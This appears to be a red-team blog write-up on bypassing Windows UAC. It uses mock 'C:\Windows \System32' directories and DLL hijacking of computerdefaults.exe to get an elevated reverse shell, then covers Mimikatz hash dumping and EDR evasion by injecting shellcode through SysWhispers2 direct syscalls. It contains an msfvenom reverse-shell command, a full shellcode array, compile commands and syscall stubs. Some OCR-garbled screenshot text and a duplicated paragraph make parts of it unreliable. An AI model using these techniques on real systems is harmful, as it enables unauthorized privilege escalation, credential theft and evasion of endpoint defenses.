This technique revolves around the use of DLL Hijacking and Mock directories, aiming to bypass the Windows UAC security measures and secure a high-level privileged reverse shell. The approach, pinpointed by security researchers, harnesses a streamlined DLL hijacking process coupled with mock folders to sidestep UAC controls. Tests conducted on Windows 10 successfully managed to override the UAC security feature, prompting questions about the resilience of Windows 11 to such strategies.

After obtaining initial access, the next move is typically to escalate privileges, with goals like hash dumping or conducting privileged tasks that facilitate lateral movement within a network. Consider a domain user who is also a local administrator on a PC. Should an attacker gain access to this user, there's an immediate push to escalate privileges to dump hashes and then leverage the NTLM hashes of that user for network authentication. However, with an elevated reverse shell already in place, there's no need for such escalation, as a privileged connection to the C2 server is already established. This technique will delve into the workings of DLL hijacking and highlight specific Windows binaries useful for mounting this attack. The tools of choice include Metasploit for establishing a reverse shell and the "computerdefaults.exe" binary to conduct the DLL hijacking assault.

Key Topics:

- C2 Server (Metasploit)
- computerdefaults.exe
- Mock Directories
- Privilege Escalation
- Mimikatz
- Reverse Shell

Introduction

DLLs, short for Dynamic Link Libraries, serve as reservoirs of code and procedures that support Windows applications. While they resemble EXE files due to their reliance on the Portable Executable (PE) file format, they don't possess direct execution capabilities.

DLL hijacking essentially allows the injection of malicious code into specific services or applications. This is achieved by swapping out an original DLL with a malicious counterpart, ensuring that the rogue DLL springs into action when the service gets activated. Such a swap becomes feasible because of the way certain Windows applications scout for and load DLLs. In scenarios where a service's DLL path isn't predefined in the system, Windows takes the initiative to search for it within the environment path. This search pattern provides attackers with an opportunity to station the rogue DLL within a directory that's under Windows' radar, setting the stage for the malicious code to be triggered.

UAC – User Account Control

Introduced in Windows Vista and continued in subsequent versions, UAC serves as a protective mechanism. It essentially requires user confirmation before high-risk applications can be granted elevated privileges. In a bid to streamline user experience, Microsoft embedded "exceptions" within the UAC framework, thereby permitting trusted system DLLs residing under C:\Windows\System32\ to automatically ascend to higher privileges without eliciting a UAC prompt.



Mock Directories

A mock directory is essentially a simulated directory distinguished by a trailing space. Take for instance the trusted directory "C:\Windows\System32" in Windows. Its mock counterpart would be "C:\Windows \System32", with the notable difference being the trailing space. An important aspect to highlight here is that mock directories cannot be crafted using Windows Explorer. Creation requires the use of command prompt (cmd) or PowerShell.

While creating *"C:\Windows"* is not feasible, It's entirely possible to set up *"C:\Windows \System32"*.

0 6 6 6	1↓ Sort - 📰 View -					- 0
This PC > Local Disk (C:) >					~ C	🔎 Search Local Disk (C:)
Name	Date modified	Туре	Size			
SWinREAgent	3/17/2022 8:27 PM	File folder				
Intel	3/18/2022 12:52 PM	File folder				
PerfLogs	6/5/2021 5:10 PM	File folder				
Program Files	3/17/2022 8:18 PM	File folder				
Program Files (x86)	3/17/2022 8:17 PM	File folder				
ProgramData	3/17/2022 8:22 PM	File folder				
Users	3/17/2022 7:54 PM	File folder				
Windows	3/17/2022 8:20 PM	File folder				
Windows	3/24/2022 2:37 PM	File folder				
	Ма	ock Fol	der			

Task Manager (taskmgr.exe)

During the analysis, the integrity level of **taskmgr.exe** was examined. Taskmgr.exe is situated in "C:\Windows\System32" and upon its initiation, multiple DLL files are loaded. This executable presents an opportunity for attackers to employ the DLL hijacking technique. Every DLL introduced by this process is "auto-elevated" due to its inherently high integrity level. Several executables can be exploited in a DLL hijacking assault. In this technique, "computerdefaults.exe" serves as the chosen executable for the attack. Attackers utilize these binaries to escalate privileges in windows, which includes actions like modifying registry values and executing DLL Hijacking, among others.

Task Manager Options View cesses Performance Apphistory Startup Users Details Sr	Under U	s Hacker (DESKTOP-E3HD31D\Erasor)	Aformation
ne Status pps (5)	General Statistics Performance Threads Tokin Modules 1 User: DESICTOP-E3H0312/Brasor UserSID: 5-1-5-21-190708-4657-4537-4539-4210331759-100 Session: 2 Bevalted: Yes Wrbualeed: No App container SID: N/A	2	- Private 14.36 14.32 5 38.37
Geogle Chrome (23) Process Hacker Snipping Tool (2) Tack Manager Windows Command Processor	Name A CONSUL LODON DESIGN E240320/Inne Exergine LOCAL Mandatary Labrillingh Mandatary Level NT AUTICAETT/Vuchemicicaed Users	Plags Nandatory (default enabled) Mandatory (default enabled) Mandatory (default enabled) Mandatory (default enabled) Integrity Mandatory (default enabled)	307.77 s 22.55 s 41.16 s 19.57 s 52.48 s 19.41 s 27.02 s 29.48
ckground processes (81) Aggregatorifost.exe Application Frame Host COM Surrogate COM Surrogate COM Surrogate	A Status SchorzeszQuist/Privilegi Daabied SchorzeszQuist/Privilegi Daabied	Description Adjust memory qualas for a process borcease a process working set Load and viload device drivers Perform volume mantenance taxis hrofte angle process Proce ahudiown from a remote system Restore Rest and decortors Manage auditing and security log Swut down the system	s 23.55 s 19.77 s 23.46 s 27.66 s 21.99 s 24.25 s 18.66 s 22.6 s 20.9 s 16.64

Task Manager Process Integrity Level

Exploitation


This section delves into the workings of the attack, demonstrating how an attacker can obtain an administrative shell by leveraging the DLL hijacking and mock directories method to sidestep UAC safeguards in Windows 11. The efficacy of this technique was confirmed in Windows 11, even with Windows Defender active.

STEPS:

- 1. Crafting a Malicious DLL
- 2. Constructing a Mock Folder and Loading the Malicious DLL
- 3. Securing an Administrative Reverse Shell
- 4. Launching Mimikatz


To begin, a shellcode was formulated utilizing Msfvenom in the CSharp format, with Metasploit serving as the C2 server.

"msfvenom -p windows/x64/shell_reverse_tcp lhost=0.0.0.0 lport=555 -f CSharp"



Generated Shellcode using Msfvenom

Following the creation of the shellcode, a straightforward C++ program was developed to produce a DLL file. This program incorporated the previously generated shellcode.






The subsequent phase involves crafting a batch file designed to establish mock directories, duplicate a file into this mock directory, and attempt to load the malicious DLL.


Steps:

- 1. Construct the Mock Directory: "C:\Windows \System32"
- 2. Transfer propsys.dll into the mock directory.
- 3. Transfer computerdefaults.exe into the mock directory.
- 4. Clear out the mock directory.




Batch Script to perform attack


The file "propsys.dll" is a legitimate PE (Portable Executable) used by "computerdefaults.exe" when the computer defaults are initiated. To exploit this, a malicious DLL was crafted and subsequently renamed to "propsys.dll" for injection into the process. Before executing the batch script, a listener was initiated on Metasploit to secure a reverse shell.



Started Listener

Upon running the batch script, it formulated mock directories, placed both the legitimate binary and the deceptive DLL into the mock folder, and then executed the binary, causing the malicious DLL to be loaded.





Upon successful execution, a reverse shell was established on Metasploit. Upon verifying the privileges, it was observed that the shell had administrative rights.

ile Machine View Input Devices Help						
💐 💷 🖻 🍃 🥥 🍈 🗇 🖿 v 📃 💷 📑	🗉 kali@kali: ~				05:28 AM 🖸	
		kali@kali: ~				
*] Command shell session 1 opened (:444	-> 52340) a	t 2022-03-24 0	5:27:16 -0400			
:\WINDOWS\system32>whoami /all hoami /all						
SER INFORMATION						
ser Name SID						
esktop-e3hd31d\erasor S-1-5-21-1907814657-653744359-	4210331739-1002					
	4210331739-1002	SID	Attributes			
ROUP INFORMATION	Туре			abled by default.	Enabled group	
ROUP INFORMATION roup Name veryone r AUTHORITY\Local account and member of Administrato	Type Well-known grou prs group Well-known grou	p S-1-1-0 p S-1-5-114	Mandatory group, Ena Mandatory group, Ena	abled by default,	Enabled group	
OUP INFORMATION oup Name eryone AUTHORITY\Local account and member of Administrato IUTIN\Administrators	Type Well-known grou prs group Well-known grou Alias	p S-1-1-0 p S-1-5-114 S-1-5-32-544	Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena	abled by default, abled by default,	Enabled group Enabled group, Group	
OUP INFORMATION oup Name eryone AUTHORITY\Local account and member of Administrato ILTIN\Administrators ILTIN\Administrators	Type Well-known grou ors group Well-known grou Alias	p S-1-1-0 p S-1-5-114 S-1-5-32-544 S-1-5-32-559	Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena	abled by default, abled by default, abled by default,	Enabled group Enabled group, Group Enabled group	a market a second a s
OUP INFORMATION oup Name eryone AUTHORITY\Local account and member of Administrato ILTIN\Administrators ILTIN\Performance Log Users ILTIN\Performance Log Users	Type Well-known grou prs group Well-known grou Alias	p S-1-1-0 p S-1-5-114 S-1-5-32-544 S-1-5-32-559 S-1-5-32-545	Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena	abled by default, abled by default, abled by default, abled by default,	Enabled group Enabled group, Group Enabled group Enabled group	own
OUP INFORMATION oup Name eryone AUTHORITY\Local account and member of Administrato ILTIN\Administrators ILTIN\Performance Log Users ILTIN\Users AUTHORITY\INTERACTIVE	Type Well-known grou Well-known grou Alias Alias	p S-1-1-0 p S-1-5-114 S-1-5-32-544 S-1-5-32-559 S-1-5-32-545 p S-1-5-4	Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena	abled by default, abled by default, abled by default, abled by default, abled by default, abled by default,	Enabled group Enabled group, Group Enabled group Enabled group Enabled group Enabled group	-mwe
OUP INFORMATION oup Name eryone AUTHORITY\Local account and member of Administrator ILITN\Administrators ILITN\Performance Log Users ILITN\Verformance Log Users AUTHORITY\INTERACTIVE NSOLE LOGON AUTHORITY\Authenticated Users	Type Well-known grou Arias Alias Alias Well-known grou Well-known grou Well-known grou	p S-1-1-0 p S-1-5-114 S-1-5-32-544 S-1-5-32-545 p S-1-5-32-545 p S-1-5-4 p S-1-2-1 p S-1-2-1	Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena Mandatory group, Ena	abled by default, abled by default, abled by default, abled by default, abled by default, abled by default, abled by default,	Enabled group Enabled group, Group Enabled group Enabled group Enabled group Enabled group Enabled group	əwn.
DUP INFORMATION oup Name eryone AUTHORITY\Local account and member of Administrato ILTIN\Administrators ILTIN\Derformance Log Users ILTIN\Users AUTHORITY\INTERACTIVE NSOLE LOGON AUTHORITY\AUTHenticated Users AUTHORITY\AUThis Organization	Type Well-known grou Alias Alias Well-known grou Well-known grou Well-known grou Well-known grou Well-known grou	p S-1-1-0 p S-1-5-114 S-1-5-32-544 S-1-5-32-559 S-1-5-32-545 p S-1-5-4 p S-1-5-11 p S-1-5-11 p S-1-5-15	Mandatory group, Ena Mandatory group, Ena	abled by default, abled by default,	Enabled group Enabled group, Group Enabled group Enabled group Enabled group Enabled group Enabled group Enabled group	nwe
OUP INFORMATION oup Name eryone AUTHORITY\Local account and member of Administrator ILIIN\Administrators ILIIN\Performance Log Users ILIIN\Performance Log Users ILIIN\Sers AUTHORITY\INTERACTIVE NSOLE LOGON AUTHORITY\Authenticated Users AUTHORITY\Local account AUTHORITY\Local account	Type Well-known grou Alias Alias Well-known grou Well-known grou Well-known grou Well-known grou Well-known grou Well-known grou	p S-1-1-0 p S-1-5-114 S-1-5-32-544 S-1-5-32-545 S-1-5-32-545 p S-1-5-4 p S-1-5-11 p S-1-5-113	Mandatory group, Ena Mandatory group, Ena	abled by default, abled by default,	Enabled group Enabled group, Group Enabled group Enabled group Enabled group Enabled group Enabled group Enabled group Enabled group	own
esktop-e3hd31d\erasor S-1-5-21-1907814657-653744359- ROUP INFORMATION roup Name veryone T AUTHORITY\Local account and member of Administrato ULLIN\Performance Log Users ULLIN\Sers T AUTHORITY\INTERACTIVE ONSOLE LOGON T AUTHORITY\Authenticated Users T AUTHORITY\Local account OCAL T AUTHORITY\INTLM Authentication	Type Well-known grou Alias Alias Well-known grou Well-known grou Well-known grou Well-known grou Well-known grou	p S-1-1-0 p S-1-5-114 S-1-5-32-544 S-1-5-32-545 p S-1-5-32-545 p S-1-5-4 p S-1-5-11 p S-1-5-11 p S-1-5-113 p S-1-5-113 p S-1-2-0	Mandatory group, Ena Mandatory group, Ena	abled by default, abled by default,	Enabled group Enabled group Enabled group Enabled group Enabled group Enabled group Enabled group Enabled group Enabled group Enabled group	own e

High-Mandatory Level Shell

Using this privileged shell, an attacker can carry out post-exploitation activities, including lateral movement. There's no need for further privilege escalation to load Mimikatz on the C2, as the current shell already has elevated permissions. The next step involves loading Mimikatz on the C2 server to extract user hashes.

There are various methods to evade detection by Windows Defender when using Mimikatz, as detailed in a previous blog post. With Mimikatz successfully invoked, user hashes were extracted on the C2 server. With these NTLM hashes, various attacks can be executed to authenticate the user across the network.

🛛 Attacker [Kunning] - Oracle VM VirtualBox	
File Machine View Input Devices Help	
🎽 💷 📩 💫 🇔 🍝 🌐 🖻 🗸 📄 🗖 🖻 kali@kali: ~	
	kali@kali: ~
.#####. mimikatz 2.2.0 (x64) #19041 Nov 20 2021 08:28:06	
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)	
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
<pre>## \ / ## > https://blog.gentilkiwi.com/mimikatz creator</pre>	
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com	
'######' > https://pingcastle.com / https://mysmartlogon.com **	**/
nimikatz(powershell) # privilege::debug	
Privilege '20' OK	
Cite Contemport MACM shall be Managed and a subscription of the	
Hostname: DESKTOP-E3HD31D /	
Network CO	
.######. mimikatz 2.2.0 (x64) #19041 Nov 20 2021 08:28:06	
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com	
## \ / ## > https://blog.gentilkiwi.com/mimikatz	
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com	n)
'######'\> https://pingcastle.com / https://mysmartlogon.com **	
nimikatz(powershell) # sekurlsa::logonpasswords	
Authentication Id : 0 ; 2662654 (00000000:0028a0fe)	
Session : Interactive from 2	
Jser Name : Erasor	
Domain : DESKTOP-E3HD31D	
ogon Server : DESKTOP-E3HD31D WStand Salmap	
ogon Time : 3/21/2022 2:00:10 PM	
msv : [00000003] Primary	
* Username : Erasor	
* Domain :.	
* NTLM :	
* SHA1 : Here is the state of the second state of the second state of the	
tspkg :	

Invoke-Mimikatz to dump hashes

Modern AVs and EDRs utilize a range of approaches to undertake both static and dynamic analysis. They can investigate many signatures, such as recognized strings, hashes, and keys, to determine if a file on disk is malicious. However, attackers have developed a myriad of obfuscation methods, making static analysis nearly ineffective.

Modern EDRs mainly focus on dynamic/heuristic analysis, which means they can monitor the behavior of every process on the system looking for suspicious actions. Thus, this technique can download malicious files that might be undetected by the EDR if they have been obfuscated. But once the malware is launched, the EDR will identify and block it. Most AVs, EDRs, and sandboxes use user-land hooks, allowing them to oversee and intercept every user-land API call. If this technique executes a system call and enters kernel mode, they can't track it.

A challenge arises when realizing that system call numbers vary between OS versions and sometimes even among service build numbers. However, a library named inline syscall exists, which can be utilized to scan the inmemory NTDLL module and fetch the syscall numbers.

The complication here is that this module fetches the syscall number through Windows API calls. If an AV/EDR hooks these functions, the correct number won't be retrieved.

An alternative solution highlighted in this blog is the application of Syswhispers. SysWhispers aids evasion by generating header/ASM files that implants can use to initiate direct system calls.

SysWhispers1 vs SysWhispers2:

The usage is almost identical to SysWhispers1, but there's no need to specify which Windows versions to support. Most of the changes are behind the scenes. It has moved away from relying on @j00ru's syscall tables and now employs the "sorting by system call address" method popularized by @modexpblog, greatly reducing the size of the syscall stubs.


The specific execution in SysWhispers2 is a variation of @modexpblog's design. One distinction is that the function name hashes are randomized with each generation. Another version, introduced earlier by @ElephantSe4l and based on C++17, is also noteworthy.

The original SysWhispers repository remains available but may be phased out in the future.

API Hooks and Windows Architecture:

Hooking is a method employed by AV/EDRs to intercept a function call and steer the code flow to a controlled setting where the call can be analyzed to determine if it's malicious. Observing the Windows Architecture, it's evident that the interaction between user applications and the deeper OS functions is managed by a library called NTDLL.DLL.

The Native API (NTDLL.DLL) functions as the main bridge between user-mode applications and the OS. Therefore, every application interfaces with the OS through it. For instance, NTDLL.DLL houses commonly used Native APIs like ZwWriteFile. When a process is initiated, several DLLs are loaded into its memory address space. AV/EDRs can modify the assembly instructions of a function inside a loaded DLL, inserting an unconditional jump at the beginning that diverts to the EDR's code.



Windows Operating System

USER AND KERNEL PRIVILEGE LEVELS

To separate executing processes and ensure their isolation, modern operating systems leverage virtual memory and distinct privilege levels. The Windows OS identifies two main privilege levels: kernel-mode and user-mode. By adopting this approach, Windows guarantees that applications remain isolated and can't directly interact with essential memory sections or system resources. Direct access could be inherently risky, potentially leading to system malfunctions. When an application aims to execute a privileged task, the CPU transitions to kernel mode. Syscalls grant software the capability to transition into kernel mode, facilitating privileged operations like writing files. As an illustration, consider the Win32 API method WriteFile mentioned earlier.

If a process intends to write a file, it calls upon WriteFile, a function that operates in user-mode.

INJECTING SHELLCODE VIA WINDOWS API

For those familiar with malware development, standard methods to infuse shellcode into a process are wellunderstood. Attackers often call upon Windows API functions like VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread to accomplish shellcode injection. This process carves out a segment of memory where the shellcode can be written. Subsequently, a remote thread is initiated, and the system awaits its completion.

Using msfvenom, a shellcode was developed to be infused into the NOTEPAD.EXE process. The purpose of this shellcode is straightforward: it displays a message box with the content "Hi, From Red Team Operator."

msfvenom -p windows/x64/messagebox TEXT="Hi, From Red Team Operator" -f csharp > output.txt.

-	0				-				
<pre>#include<wind< pre=""></wind<></pre>	ows.h>								
<pre>#include<stdic< pre=""></stdic<></pre>	o.h>								
<pre>#include<stdl:< pre=""></stdl:<></pre>	ib.h>								
<pre>#include<strip< pre=""></strip<></pre>	ng.h>								
<pre>#include<tlhe;< pre=""></tlhe;<></pre>	lp32.h>								
//msfvenom me:			de x64						
unsigned char		-							
0xfc, 0x48,									
0x00, 0x41,				-	-		-		-
0x48, 0x8b,									
0x52, 0x20,				-	-		-		-
0x4a, 0x4d,				-			-		-
0x2c, 0x20,				-			-		-
0x41, 0x51,	-		-		-				
0x01, 0xd0,				-	-		-		-
0x74, 0x6f,									
0x8b, 0x40,	0x20, 0x49	, 0x01,	0xd0,	0xe3,	0x5c,	0x48,	0xff,	0xc9,	0x3e,
0x41, 0x8b,	0x34, 0x88	, 0x48,	0x01,	0xd6,	0x4d,	0x31,	0xc9,	0x48,	0x31,
0xc0, 0xac,	0x41, 0xc1	, 0xc9,	0x0d,	0x41,	0x01,	0xcl,	0x38,	0xe0,	0x75,
0xfl, 0x3e,	0x4c, 0x03	, 0x4c,	0x24,	0x08,	0x45,	0x39,	0xdl,	0x75,	0xd6,
0x58, 0x3e,	0x44, 0x8b	, 0x40,	0x24,	0x49,	0x01,	0xd0,	0x66,	0x3e,	0x41,
0x8b, 0x0c,	0x48, 0x3e	, 0x44,	0x8b,	0x40,	0xlc,	0x49,	0x01,	0xd0,	0x3e,
0x41, 0x8b,	0x04, 0x88	, 0x48,	0x01,	0xd0,	0x41,	0x58,	0x41,	0x58,	0x5e,
0x59, 0x5a,	0x41, 0x58	, 0x41,	0x59,	0x41,	0x5a,	0x48,	0x83,	0xec,	0x20,
0x41, 0x52,	Oxff, Oxed	, 0x58,	0x41,	0x59,	0x5a,	0x3e,	0x48,	0x8b,	0x12,
0xe9, 0x49,	Oxff, Oxff	, Oxff,	0x5d,	0x49,	0xc7,	0xcl,	0x00,	0x00,	0x00,
0x00, 0x3e,	0x48, 0x8d	, 0x95,	0xla,	0x01,	0x00,	0x00,	0x3e,	0x4c,	0x8d,
0x85, 0x35,	0x01, 0x00	, 0x00,	0x48,	0x31,	0xc9,	0x41,	0xba,	0x45,	0x83,
0x56, 0x07,	Oxff, Oxd5	, 0xbb,	0xe0,	0x1d,	0x2a,	0x0a,	0x41,	0xba,	0xa6,
0x95, 0xbd,	0x9d, 0xff	, 0xd5,	0x48,	0x83,	0xc4,	0x28,	0x3c,	0x06,	0x7c,
0x0a, 0x80,	Oxfb, Oxe0	, 0x75,	0x05,	0xbb,	0x47,	0x13,	0x72,	0x6f,	0x6a,
0x00, 0x59,	0x41, 0x89	, Oxda,	Oxff,	0xd5,	0x48,	0x69,	0x20,	0x66,	0x72,
0x6f, 0x6d,	0x20, 0x52	, 0x65,	0x64,	0x20,	0x54,	0x65,	0x61,	0x6d,	0x20,
0x4f, 0x70,	0x65, 0x72	, 0x61,	0x74,	0x6f,	0x72,	0x21,	0x00,	0x52,	0x54,
0x4f, 0x3a,	0x20, 0x4d	, 0x61,	0x6c,	0x44,	0x65,	0x76,	0x00		
};									


Msfvenom Generated x64 ShellCode

This technique leverages Windows API's to infuse shellcode into a process. The demonstration aims to highlight that AV/EDR systems have hooks on these APIs, enabling them to detect such activities. Allocating memory in a process and designating it as both executable and writable concurrently raises suspicions. By relying on Windows API's to create memory, inscribe the shellcode, and execute it, it's quite evident that AV/EDR systems would identify and flag these actions.




Windows API Calls

This technique involves generating and injecting shellcode into notepad.exe. To achieve this, either the process name or the process id is required. Thus, the technique retrieves the pid of notepad.exe.



After successfully compiling and executing, program is caught by Windows Defender.



Windows Defender Result

This technique was detected by Windows Defender. The reason being that it utilized Windows API's, which are commonly monitored by AV/EDR solutions. These security tools have hooks on user-land API's, making it straightforward to identify malicious programs that rely on Windows API calls to execute such actions.

This technique was detected by Windows Defender due to its reliance on Windows API's. Most AV/EDR solutions have hooks on user-land API's, making it relatively simple to identify malicious programs leveraging Windows API calls for such activities.

Shellcode Injection through syscalls:

The same previously generated shellcode was incorporated into a program that uses direct syscalls for memory allocation and writing the shellcode into the process. The tool SysWhispers2 was utilized, as it dynamically resolves syscall numbers. SysWhispers1 was dependent on the Windows version, leading to the development and use of SysWhispers2.

Common Functions

Using the -preset common switch will create a header/ASM pair with the following functions:

- NtCreateProcess (CreateProcess)
- NtCreateThreadEx (CreateRemoteThread)
- NtOpenProcess (OpenProcess)
- NtOpenThread (OpenThread)
- NtSuspendProcess
- NtSuspendThread (SuspendThread)
- NtResumeProcess
- NtResumeThread (ResumeThread)
- NtGetContextThread (GetThreadContext)
- NtSetContextThread (SetThreadContext)
- NtClose (CloseHandle)
- NtReadVirtualMemory (ReadProcessMemory)
- NtWriteVirtualMemory (WriteProcessMemory)
- NtAllocateVirtualMemory (VirtualAllocEx)
- NtProtectVirtualMemory (VirtualProtectEx)
- NtFreeVirtualMemory (VirtualFreeEx)
- NtQuerySystemInformation (GetSystemInfo)
- NtQueryDirectoryFile
- NtQueryInformationFile
- NtQueryInformationProcess
- NtQueryInformationThread

- NtCreateSection (CreateFileMapping)
- NtOpenSection
- NtMapViewOfSection
- NtUnmapViewOfSection
- NtAdjustPrivilegesToken (AdjustTokenPrivileges)
- NtDeviceIoControlFile (DeviceIoControl)
- NtQueueApcThread (QueueUserAPC)
- NtWaitForMultipleObjects (WaitForMultipleObjectsEx)

This technique primarily operated on Ubuntu, which presented a challenge regarding the ASM/Header pair produced by SysWhispers2. The assembly format for MASM is distinct, and for compilation with Mingw-w64, a different assembly format is required. Acknowledgment is due to Conor Richard for incorporating x86 (Wow64 & Native) support, NASM ASM, and revamping the existing assembly, enabling compilation using MinGW and NASM directly from the command line.

A piece of malware was developed that utilizes direct syscalls to inject the shellcode, produced via msfvenom, into the process. In this iteration, direct syscalls are employed for all phases, including memory creation and writing the shellcode into the remote process.

Each of the mentioned Win32 API calls has an equivalent syscall:

- VirtualAlloc -> NtAllocateVirtualMemory
- WriteMemoryProcess -> NtWriteVirtualMemory
- CreateRemoteThread -> NtCreateThreadEx

This technique leveraged SysWhispers2 to produce the ASM/Header pair for the previously described syscalls. This action results in a nasm file, which is then compiled with mingw-64 and the NASM assembler.

x86_64-w64-mingw32-gcc -m64 -c implant.cpp syscalls.c -Wall -shared nasm -f win64 -o syscallsx64stubs.o syscallsx64stubs.nasm x86_64-w64-mingw32-gcc *.o -o temp.exe

Just copy the syscalls.c, syscalls.h and syscallsstubs.nasm file into project directory and include "syscalls.h" into project. Since mingw is used for compilation, the NASM assembler is chosen. However, if MASM is preferred, copy the syscallsstubs.asm file and adjust the custom settings in Visual Studio.




Direct Syscalls Example

This technique was detected by Windows Defender. The reason being that it utilized Windows API's, which are commonly monitored by AV/EDR solutions. These security tools have hooks on user-land API's, making it straightforward to identify malicious programs that rely on Windows API calls to execute such actions.

mov [rsp+ 8], rcx				
	; Save regist	ters.		
mov [rsp+16], rdx	, but legib			
mov [rsp+24], r8				
mov [rsp+32], r9				
sub rsp, 28h				
mov ecx, dword [curren				
call SW2_GetSyscallNum	ber			
add rsp, 28h mov rcx, [rsp+ 8]	; Restore re	ai etare		
mov rdx, [rsp+16]	, RESCOLE IE	gisters.		
mov r8, [rsp+24]				
mov r9, [rsp+32]				
mov r10, rcx				
syscall	; Issue sysca	all		
ret				
The Dellaw Free subjects				
NtDelayExecution: mov dword [currentHash	1 063FD342Db • Lo:	ad function hash	into global variable	
call WhisperMain	••			er and make the call
e temp.cpp	3/3/2022 7:21 PM	C++ Source File	6 KB	
c temp.cpp	3/3/2022 7:21 PM 3/5/2022 4:12 PM		6 KB 63 KB	
temp.exe		C++ Source File Application O File		
temp.exe temp.o	3/5/2022 4:12 PM	Application	63 KB	
temp.exe temp.o C:\Windows\System32\cmd.exe	3/5/2022 4:12 PM 3/5/2022 4:12 PM	Application	63 KB	
<pre>itemp.exe itemp.o imit C:\Windows\System32\cmd.exe Microsoft Windows [Version]</pre>	3/5/2022 4:12 PM 3/5/2022 4:12 PM 10.0.19044.1566]	Application	63 KB	
<pre>temp.exe temp.o C:\Windows\System32\cmd.exe Microsoft Windows [Version]</pre>	3/5/2022 4:12 PM 3/5/2022 4:12 PM 10.0.19044.1566]	Application	63 KB	
<pre>Itemp.exe itemp.o C:\Windows\System32\cmd.exe Microsoft Windows [Version (c) Microsoft Corporation.</pre>	3/5/2022 4:12 PM 3/5/2022 4:12 PM 10.0.19044.1566] All rights reserved.	Application O File	63 KB 5 KB	lls c Hall schand
<pre>temp.exe temp.o C:\Windows\System32\cmd.exe Microsoft Windows [Version (c) Microsoft Corporation. C:\Users\Erasor\Desktop\Pu</pre>	3/5/2022 4:12 PM 3/5/2022 4:12 PM 10.0.19044.1566] All rights reserved. blic\Syscalls>x86_64-w	Application O File	63 KB 5 KB	lls.c -Wall -shared
temp.exe temp.o	3/5/2022 4:12 PM 3/5/2022 4:12 PM 10.0.19044.1566] All rights reserved. blic\Syscalls>x86_64-w d RxPGJjjgeS()':	Application O File w64-mingw32-g++ -m	63 KB 5 KB 64 -c temp.cpp sysca	
